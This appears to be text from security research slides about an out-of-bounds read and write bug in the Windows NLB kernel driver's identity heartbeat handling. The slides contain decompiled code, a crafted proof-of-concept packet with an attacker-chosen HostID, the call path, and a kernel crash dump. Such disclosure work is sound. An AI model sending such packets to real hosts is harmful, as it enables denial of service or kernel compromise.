


Heartbeat Mechanism



Heartbeat Mechanism


NLB heartbeat packet processing flow






Case Studies

Case Study 1: OOB R&W by Evil HostID




```
Void NLBCoreReceiveIdentityHeartbeat(...) +  
{ +  
    Do some verification of packet length and version  
  
    if(DataType == 1) +  
        NLBCoreReceiveIdentityFQDNPayload(...); +  
  
    if(DataType == 2) +  
        NLBCoreReceiveIdentityDIPPayload(...); +  
  
    logging +  
}  
  
/* Identity cache */  
MAIN_IDENTITY identity_cache[32];
```

Case Study 1: OOB R&W by Evil HostID



Case Study 1: OOB R&W by Evil HostID



```
*(unsigned long*)(nlb) = 0xC0DE01C0;
*(unsigned long*)(nlb + 4) = 0x205;
*(unsigned long*)(nlb + 8) = 0x22222222;
*(unsigned long*)(nlb + 12) = inet_addr("192.168.40.100");
nlb[20] = 1;
nlb[21] = 2;
nlb[22] = 0;
nlb[23] = 0;
nlb[24] = 0;
nlb[25] = 0;
nlb[26] = 0;
nlb[27] = 0;
nlb[28] = 0;
```

```
Void NLBCoreReceiveIdentityHeartbeat(...) +
{
    ...
    Do some verification of packet length and version
    if(DataType == 1) +
        NLBCoreReceiveIdentityFQDNPayload(...)

    if(DataType == 2) +
        NLBCoreReceiveIdentityDIPPayload(...)

    logging
}
```

Case Study 1: OOB R&W by Evil HostID

```

int64 NLBCoreReceiveIdentityFQDNPayload(...) +
{
    pFRAME_HDR = PocData +
    HostID = pFRAME_HDR->HostID; //Parse the HostID, we can control this +
    V10 = HostID - 1; +
    pwszFQDN = pFRAME_HDR->idhb_msg->fqdn //we can control the pwszFQDN too +
    ...
    p_Lock = &pContext->Lock; +
    if (_DispatchLevel) +
        KeAcquireSpinLockAtDpcLevel(&p_Lock->SpinLock); +
    else +
        pContext->Lock.OldIrql = KeAcquireSpinLockRaiseToDpc(&p_Lock);
    pContext->IdentityCache[v10].HostID = HostID - 1; //OOB +
    pContext->IdentityCache[v10].ttl = 3 * pContext->params.identity_period; //OOB +
    /*An out-of-bounds write with controllable content */ +
    memmove(&pContext->IdentityCache[v10].fqdn, pwszFQDN, qdn_char* sizeof(WCHAR)); +
}

```

Trigger by NLBCoreReceiveIdentityFQDNPayload

NLBFilterReceiveNetBufferLists
 ->NLBCoreReceivePacket
 ->NLBCoreReceiveHeartbeat
 ->NLBCoreReceiveIdentityHeartbeat
 -> NLBCoreReceiveIdentityFQDNPayload

TRAP_FRAME: fffff8025ade2940 -- (.trap 0xfffff8025ade2940)
 NOTE: The trap frame does not contain all registers.
 Some register values may be zeroed or incorrect
 rax=0000000000000003 rbx=0000000000000000 rcx=0000000022222221
 rdx=fffffb0d017de43be8 rsi=0000000000000000 rdi=0000000000000000
 rip=fffff8025f637195 rsp=fffff8025ade2ad0 rbp=0000000022222222
 r8=fffffb0d017dd2d218 r9=fffffb0d017dd2d22c r10=fffff8025b5cd9b0
 r11=fffff8025ade2b90 r12=0000000000000000 r13=0000000000000000
 r14=0000000000000000 r15=0000000000000000
 iopl=0 nv up ei pl nz na po nc
 N!NLBCoreReceiveIdentityFQDNPayload+0x115:
 fffff802`5f637195 43399c3714260000 cmp dword ptr [r15+r14+2614h],ebx ds:00000000`00002614=????????
 Resetting default scope

Case Study 1: OOB R&W by Evil HostID

Trigger by NLBCoreIdentityCacheAddDIPEntry

```

if ( DispatchLevel )
    KeAcquireSpinLockAtDpcLevel(v9);
else
    *(_BYTE *)(a1 + 112) = KeAcquireSpinLockRaiseToDpc(v9);
VirtualAddress = 0i64;
v10 = 0x218i64 * (HostID - 1);
v11 = v10 + a1 + 0x2618;
// (pDIPEntryList = &pContext->IdentityCache[v10].DIPEntryList)
// We can control an arbitrary value of four bytes
// Arbitrary Address Read

